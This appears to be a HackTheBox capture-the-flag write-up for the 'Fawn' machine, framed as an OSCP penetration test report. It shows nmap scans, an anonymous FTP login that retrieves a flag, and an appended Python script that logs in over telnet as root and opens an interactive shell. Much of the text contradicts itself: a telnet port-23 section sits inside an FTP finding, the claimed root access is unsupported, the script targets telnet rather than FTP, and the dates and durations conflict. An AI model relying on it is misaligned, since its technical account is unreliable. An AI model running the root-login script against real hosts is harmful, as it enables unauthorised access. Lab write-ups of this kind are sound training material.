HACKTHEBOX

Penetration Testing Report

Machine Fawn

Important!

It is important to note that the penetration testing activities may involve intrusive actions and simulated attacks that can potentially cause disruptions or impact the availability, integrity, or confidentiality of the target system and its associated data. The testing is conducted with the explicit consent and authorization of the system owner or responsible party.

indice

1. Executive Summary

As a candidate for the **Offensive Security Certified Professional (OSCP)** certification, I was assigned by the certification organization to conduct a security assessment on a specific network. The penetration test, which took place on June 2nd, 2023, aimed to simulate the attacks that a cybercriminal could carry out against the target network infrastructure. My objective was to identify and exploit any vulnerabilities present in the systems, gaining unauthorized access to the network and compromising sensitive assets and data.

During the assessment, I employed a combination of manual techniques and automated tools to identify weaknesses in the network's security. This involved a thorough analysis of the attack surface, scanning and enumeration of services, exploitation of known vulnerabilities, and web application penetration testing.

The discovered vulnerabilities were documented, and recommendations were provided to mitigate the identified risks. Furthermore, this report will outline the actions taken to enhance the security of the target network.

The security assessment conducted as part of the Offensive Security Certified Professional (OSCP) certification is a rigorous and comprehensive process that tests my skills and knowledge in the field of computer security.

1.1. Findings Overview

During the external penetration test, it was discovered that the server **Fawn** with the IP address **10.129.91.160** is vulnerable due to misconfiguration and weak credentials, such as those of the root user, for the **FTP** service running on port 21.

1.2. Recommendations

Here are some recommendations to prevent **Anonymous/Guest Access** and **Misconfiguration**:

- Disable anonymous/guest access: Ensure that anonymous/guest access is disabled in the FTP server configuration. This prevents unauthorized users from connecting to the FTP server without providing proper credentials.
- Implement strong authentication: Enforce strong authentication mechanisms, such as requiring username and password credentials, for all FTP connections. Encourage users to choose strong, unique passwords to enhance security.
- Use secure FTP protocols: Consider using secure FTP protocols like FTPS (FTP over SSL/TLS) or SFTP (SSH File Transfer Protocol) to encrypt FTP communications and protect sensitive data in transit.
- Regularly update and patch FTP software: Keep the FTP server software up to date with the latest security patches and updates. This helps protect against known vulnerabilities and ensures the implementation of the latest security features.
- Implement access controls and permissions: Set appropriate access controls and permissions for FTP directories and files. Restrict access to sensitive data and ensure that only authorized users have appropriate privileges.
- Enable logging and monitoring: Enable logging capabilities in the FTP server to monitor and track FTP activities. Regularly review logs to identify any suspicious or unauthorized access attempts.
- Conduct security audits and assessments: Perform regular security audits and assessments to identify and address any configuration weaknesses or vulnerabilities in the FTP server setup. This helps ensure that the FTP server is properly configured and aligned with security best practices.
- Educate users on FTP security best practices: Provide training and education to users on FTP security best practices. Promote the use of secure FTP connections, the importance of strong passwords, and the risks associated with unauthorized access.

1.3. Severity Scale

Report Card	
Criticality	**Description**
CRITICAL	Poses immediate danger to systems, network, and/or data security and should be addressed as soon as possible. Exploitation requires little to no special knowledge of the target. Exploitation doesn't require highly advanced skill, training, or tools.
HIGH	Poses significant danger to systems, network, and/or data security. Exploitation commonly requires some advanced knowledge, training, skill, and/or tools. Issue(s) should be addressed promptly.
MEDIUM	Vulnerabilities should be addressed in a timely manner. Exploitation is usually more difficult to achieve and requires special knowledge or access. Exploitation may also require social engineering as well as special conditions.
LOW	Danger of exploitation is unlikely as vulnerabilities offer little to no opportunity to compromise system, network, and/or data security. Can be handled as time permits.
INFORMATIONAL	Meant to increase client's knowledge. Likely no actual threat.

1.4. Scope

Scope Table	
Assessment	**Details**
Host	**Fawn**
IPadress	**10.129.91.160**

1.4.1. Scope Exclusions

- Denegación de Servicio (DoS).
- Phishing/Ingeniería Social.
- To delete files from the Host.
- only the network range can be audited.

1.4.2. Scoping and Time Limitations

Time limitations were in place for testing. Internal network penetration testing was permitted for ten (3) business days.

2. Technical Report

During the penetration test conducted within the framework of the Offensive Security Certified Professional (OSCP), a critical vulnerability was identified using the vulneravility exploit on the host named **Fawn** with the IP address **10.129.91.160**. This finding poses a significant risk to the security of the system.

By exploiting this vulnerability, unauthorized access and elevated privileges were obtained on the server, compromising the confidentiality, integrity, and availability of the information hosted on the system. This situation emphasizes the urgent need to address and mitigate the identified vulnerability to prevent future unauthorized access and potential damage to the system.

2.1. Methodology

As a penetration tester, widely adopted testing methods in the cybersecurity assessment industry were employed. This includes 5 phases:

- Information Gathering.
- Enumeration.
- Vulnerability Assessment.
- Exploitation.
- Reporting and Mitigation
- Anexos.

Throughout these phases, a combination of automated techniques and manual audits were utilized to ensure the best possible results.

2.1.1. Information Gathering

Se proporcionó una VPN y un rango de red de 10.129.91.0/24, en el cual se descubrieron la direccione **10.129.91.160**, que corresponde al host **Fawn**, los detalles del servidor son los siguientes:


- **Host Fawn**
- **IPadress 10.129.91.160**

The IP address and connectivity of the host/server were verified by conducting a ping sweep of the network, which returned the IP address **10.129.91.160** for **Fawn**.

2.1.2. Enumeration

Nmap

```
nmap 10.129.91.160

# Nmap 7.92 scan initiated Thu Jun 15 12:48:33 2023 as: nmap -sV -oN allports 10.129.91.160
Nmap scan report for 10.129.91.160
Host is up (0.11s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jun 15 12:48:46 2023 -- 1 IP address (1 host up) scanned in 12.87 seconds
```



```
❯ nmap 10.129.91.160

Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-15 12:43 -05
Nmap scan report for 10.129.91.160
Host is up (0.11s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 1 IP address (1 host up) scanned in 7.45 seconds
```

Image 1: Port scanning with **nmap**.

Services and versions


Anonymous login is allowed on the FTP server.

```
nmap -sV -sC 10.129.91.160

# Nmap 7.92 scan initiated Thu Jun 15 12:49:50 2023 as: nmap -sV -sC -oN SCIPTscan 10.129.91.160
Nmap scan report for 10.129.91.160
Host is up (0.11s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.225
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              32 Jun 04  2021 flag.txt
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jun 15 12:50:07 2023 -- 1 IP address (1 host up) scanned in 16.35 seconds
```

2.1.3. Vulnerability Assessment

Telnet TCP-23

Simply put, we can see that port 23 is open, indicating that the FTP service is running. Since the Nmap script did not flag that the service allows the default **anonymous** user, we connected to it and now have access to



```
❯ nmap -sV -sC 10.129.91.160

Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-15 12:46 -05
Nmap scan report for 10.129.91.160
Host is up (0.11s latency).
Not shown: 999 closed tcp ports (co   -refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              32 Jun 04  2021 flag.t
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.225
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
Service Info: OS: Unix

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 14.57 seconds
```

Image 2: Service scanning with **nmap**.

flag.txt.

2.1.4. Exploitation

Gaining access to the **Fawn** server as the root user grants us the same level of high privileges.

2.1.5. Vulnerability Exploited: Weak Credentials and Anonymous/Guest Access

.

System Vulnerable: 10.129.91.160


Severity: Critical

Vulnerability Fix:

To address the vulnerability of **Misconfiguration**, it is crucial to implement appropriate security measures. This includes eliminating weak credentials and adding **Anonymous/Guest Access** in the context of FTP. Properly configuring the FTP server settings is important to prevent unauthorized access. It is essential to disable or restrict anonymous/guest access, allowing it only to necessary directories with appropriate permissions. Additionally, authentication and access control measures should be implemented to ensure that only authorized users have access to FTP server resources. Conducting regular security audits and applying security updates and patches are also important practices to keep the system protected against known vulnerabilities.


Vulnerability Explanation:

Once inside the service, we can see that there is a file named **flag.txt**. We can download it from the server using the **get flag.txt**, command and now we can view its contents.




```
❯ ftp 10.129.91.160

Connected to 10.129.91.160.
220 (vsFTPd 3.0.3)
Name (10.129.91.160:axel): Anonymous
```

Image 3: Let's assume the **anonymous** user.



```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              32 Jun 04  2021 flag.txt
226 Directory send OK.
ftp> get flag.txt
```

Image 4: We download the file.



```
❯ cat flag.txt
     │ File: flag.txt
   1 │ 035db21c881520061c53e0536e44f815
```

Image 5: Once we download the file, we can view its contents using the command **cat flag.txt**.

2.1.6. Reporting and Mitigation

System Cleanup

During a penetration test, tools, files, user accounts, etc., are created on the server system **Fawn**, which could compromise its security. That is why a meticulous cleanup is carried out to remove any traces left on the server after the test is completed. It is ensured that all items created during the test have been completely eliminated, aiming to maintain the integrity, confidentiality, and availability of the system.

2.1.7. Anexos

```python
import pexpect
import argparse

class Exploit:
    def __init__(self, ip_address, lport):
        self.ip_address = ip_address
        self.lport = lport

    def run(self, username):
        try:
            shell = pexpect.spawn('telnet', [self.ip_address, str(self.lport)])
            shell.expect(b'Escape character is')
            shell.sendline(username.encode('ascii'))
            shell.expect(b'# ')
            shell.sendline('')
            # Interact a con la shell remota
            shell.interact()

            shell.close()
        except Exception as e:
            print(f"Error al conectar por Telnet: {str(e)}")

def get_arguments():
    parser = argparse.ArgumentParser(description='Uso de AutoPwn')
    parser.add_argument('-i', '--ip', dest='ip_address', required=True, help='IP de host remoto')
    parser.add_argument('-p', '--port', dest='lport', required=True, help='Proporcionar puerto.')
    return parser.parse_args()

def main():
    args = get_arguments()

    exploit = Exploit(args.ip_address, args.lport)
    username = "root"  # Define el nombre de usuario aqu
    exploit.run(username)

if __name__ == '__main__':
    main()

```

Code 1: AutoPwn Fawn.py